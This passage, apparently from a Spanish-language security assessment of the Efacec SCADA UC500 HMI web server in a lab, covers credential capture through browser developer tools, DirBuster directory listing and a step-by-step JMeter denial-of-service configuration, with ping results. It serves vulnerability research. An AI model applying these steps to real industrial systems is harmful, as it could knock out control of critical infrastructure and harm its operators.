
#### 4.3.1.2. Explotación de las vulnerabilidades web

En esta sección, se explicará detalladamente el proceso de explotación de vulnerabilidades del servidor web GoAhead-Webs, utilizados por el sistema SCADA UC500 para el despliegue gráfico de la interfaz humano-máquina (HMI).


- **Credenciales web**

El sistema SCADA UC500 de Efacec, utiliza el usuario Administrador de Windows para su configuración y administración. A su vez, cuenta con una interfaz humano-máquina (HMI) con el cual los operadores y usuarios interactúan con todos los procesos presentes. Este sistema utiliza un servidor web, accesible mediante cualquier navegador, el cual contiene la arquitectura de la interfaz gráfica, en la cual se pueden visualizar los mímicos, estados de las señales, eventos, entre otros, del sistema SCADA.

Teniendo en cuenta lo anterior mencionado, se puede concluir que las mismas credenciales obtenidas en el punto 4.3.1.1 servirán para acceder vía web al HMI del sistema SCADA. En la **Figura 42** y **Figura 43**, se muestran las pantallas de inicio de sesión del sistema SCADA UC500, en sus versiones UC500 v7.3.10 y v9.0.19, respectivamente.




**Figura 42. Pantalla de inicio de sesión UC500 v7.3.10**



**Figura 43. Pantalla de inicio de sesión UC500 v9.0.19**

Sin embargo, existe otra forma de obtener las credenciales de usuario, mediante una técnica utilizando solamente el navegador web que se utiliza para acceder al HMI. Utilizando un navegador web basado en Chromium (p. ej. Google Chrome, Microsoft Edge Chromium, Opera, Vivaldi, entre otros) se accede a *Developer tool* desde el menú del navegador o desde el atajo de teclado Ctrl+Shit+I. Una vez dentro, en la pestaña *Network* es necesario activar la opción *Preserve log* y esperar a que algún usuario inicie sesión. Si se inició sesión correctamente, basta con buscar las entradas “login.html” en los resultados, desplegar los detalles y buscar las credenciales el inicio de la URL. En la **Figura 44** se muestra el proceso descrito anteriormente.



**Figura 44.** Obtención de las credenciales a través de las herramientas del navegador web

La desventaja de este método es que se requiere tener acceso al navegador que el usuario legítimo utiliza para iniciar sesión. Sin embargo, se deja como evidencia para entender que existen diversas maneras de conseguir las credenciales.



- **Listado de directorios**

El procedimiento para realizar listado de directorios en un servidor web, se mostró en el punto 454.2.1.2 en la sección OWASP DirBuster. Sin embargo, en este punto se analizará un resultado importante que servirá como base para el siguiente punto de esta sección.

Entre todos los resultados del listado de directorios, se puede apreciar el siguiente resultado (ver **Figura 45**):

- */HMI500/menu/index.html*

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.90.128:80/

Scan Information Results - List View: Dirs: 4 Files: 7 Results - Tree View Errors: 50

Type	Found	Response	Size
Dir	/	302	409
Dir	/resources/	302	431
File	/index.html	200	11619
Dir	/Resources/	302	431
Dir	/HMI500/	302	427
File	/HMI500/menu/index.html	302	427
File	/resources/config.js	200	1107
File	/resources/XMLHttpRequest.js	200	4646
Dir	/resources/jquery/	302	445
File	/resources/jquery/jquery.min.js	200	94055
File	/resources/jquery/jquery.ui.min.js	200	202046
File	/resources/jquery/jquery.keyboard.min.js	200	27485

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 458, (C) 458 requests/sec

Parse Queue Size: 0

Total Requests: 4581/2205501

Current number of running threads: 50

Time To Finish: 01:20:05

Back Pause Stop

Report

Program paused! /Resources/public.php

**Figura 45. Resultados de OWASP DirBuster**


Este resultado en concreto corresponde al archivo HTML real del inicio de sesión al HMI de UC500, el cual se puede analizar y/o utilizar para direccionar un ataque, por ejemplo, de denegación de servicio (DoS, del inglés *Denial of Service*).

- **Denial of Service (DoS)**

El ataque de denegación de servicio (DoS) para este ejercicio, se llevará a cabo utilizando el software Apache JMeter, preinstalado en Kali Linux. Puede ejecutarse desde el menú de aplicaciones, o desde la terminal del sistema con el comando *jmeter*.


Una vez abierto el software, se crea un *Thread Group*. Dentro de esta jerarquía, es imprescindible crear un proceso *HTTP Request* y *Aggregate Report*, opcionalmente, se crea un View Result Tree y Aggregate Graph para una visualización gráfica del proceso. Todos estos elementos, se agregan desplegando el menú contextual haciendo clic derecho en la jerarquía correspondiente.

En el Thread Group, se configuran la cantidad de hilos simultáneos de conexión al sistema remoto, simulando usuarios que quieren establecer enlace con el servidor. En este ejemplo, se establecerán 1500 hilos. La cantidad de estos puede variar según las capacidades de hardware tanto del equipo atacante como de la víctima. El *Loop Count*, o cantidad de bucles de repetición de la prueba, se configurará en permanente seleccionando la opción *Forever*. En la **Figura 46**, se muestra una captura enumerada del proceso antes descrito.




*Figura 46. Configuración de un Thread Group en JMeter*

Posteriormente, es necesario configurar el módulo HTTP Request, en donde se establecen los parámetros del equipo víctima. Se configura la dirección IP remota, el número de puerto (TCP 80, porque el HMI de CLP500 utiliza HTTP), el método de conexión es HEAD, tal como quedó en evidencia en la Figura 44 y finalmente, la ruta del archivo HTML de la página web principal del HMI. Esta ruta y fichero específico, se obtuvo según lo explicado en el ataque de listado de directorios del punto □. Una vez realizada la parametrización, se presiona el botón *Start* en la barra superior de JMeter. En la **Figura 47**, se muestra el proceso antes descrito.




**Figura 47. Parametrización del módulo HTTP Request en JMeter**

Una vez iniciado el proceso, teniendo en cuenta la cantidad de hilos (*threads*) aplicados en el ataque, dará comienzo a una denegación de servicio efectiva sobre el HMI del sistema SCADA UC500. Seleccionando el módulo *Aggregate Report*, en la columna “Error %”, es posible visualizar la cantidad de errores de conexión que está teniendo el servidor en tiempo real. Este porcentaje, es una suma de errores desde que inicio el ataque, por ende, entre más tiempo se deje activo, este valor tenderá a 100%. En la **Figura 48**, se muestran los valores obtenidos en la prueba, pasado 300 segundos de ataque.



**Figura 48. Resultados en tiempo real del ataque DoS sobre el sistema SCADA**


Para realizar una prueba de efectividad real del DoS, se puede intentar acceder al HMI del sistema SCADA UC500 desde un navegador web. En la **Figura 49**, se demuestra que no es posible acceder al servicio, dando un error de tiempo de espera alcanzado. Esto impide que los usuarios legítimos del sistema puedan acceder a la interfaz humano-máquina para realizar la visualización, control y diagnóstico de todo lo controlado por el sistema SCADA.



**Figura 49. Comprobación del DoS en el HMI del servidor SCADA**

Este ataque también tiene repercusiones directas en la disponibilidad de la red TCP/IP en su totalidad. Al realizar un DoS, se utiliza el ancho de banda disponible de la interfaz de red, por lo tanto, todos los servicios que utilicen el protocolo TCP/IP se verán afectados. En caso de que el equipo donde está montado el sistema SCADA utilice solo una interfaz de red, tanto para conectarse a los demás equipos que controla (p. ej. IED en una subestación eléctrica) el enlace hacia otros SCADA, estas comunicaciones se verán sensiblemente afectadas e incluso interrumpidas.

Para comprobar lo anteriormente dicho, se puede realizar con una prueba ICMP echo/request, más conocida como *ping*, hacia el sistema SCADA. En la **Figura 50** se muestran los resultados de esta prueba antes del ataque DoS, como se aprecia, el tiempo de respuesta promedio de los paquetes es de 0,705ms con 0% de pérdidas.




```
testuser@Debian: ~  
File Actions Edit View Help  
testuser@Debian:~$ ping 192.168.90.128  
PING 192.168.90.128 (192.168.90.128) 56(84) bytes of data.  
64 bytes from 192.168.90.128: icmp_seq=1 ttl=128 time=0.763 ms  
64 bytes from 192.168.90.128: icmp_seq=2 ttl=128 time=0.604 ms  
64 bytes from 192.168.90.128: icmp_seq=3 ttl=128 time=0.534 ms  
64 bytes from 192.168.90.128: icmp_seq=4 ttl=128 time=0.642 ms  
64 bytes from 192.168.90.128: icmp_seq=5 ttl=128 time=0.699 ms  
64 bytes from 192.168.90.128: icmp_seq=6 ttl=128 time=1.07 ms  
64 bytes from 192.168.90.128: icmp_seq=7 ttl=128 time=0.746 ms  
64 bytes from 192.168.90.128: icmp_seq=8 ttl=128 time=0.867 ms  
64 bytes from 192.168.90.128: icmp_seq=9 ttl=128 time=0.632 ms  
64 bytes from 192.168.90.128: icmp_seq=10 ttl=128 time=0.640 ms  
64 bytes from 192.168.90.128: icmp_seq=11 ttl=128 time=0.614 ms  
64 bytes from 192.168.90.128: icmp_seq=12 ttl=128 time=0.657 ms  
^C  
--- 192.168.90.128 ping statistics ---  
12 packets transmitted, 12 received, 0% packet loss, time 11197ms  
rtt min/avg/max/mdev = 0.534/0.705/1.073/0.138 ms  
testuser@Debian:~$
```

**Figura 50. Prueba ICMP, antes del ataque DoS**

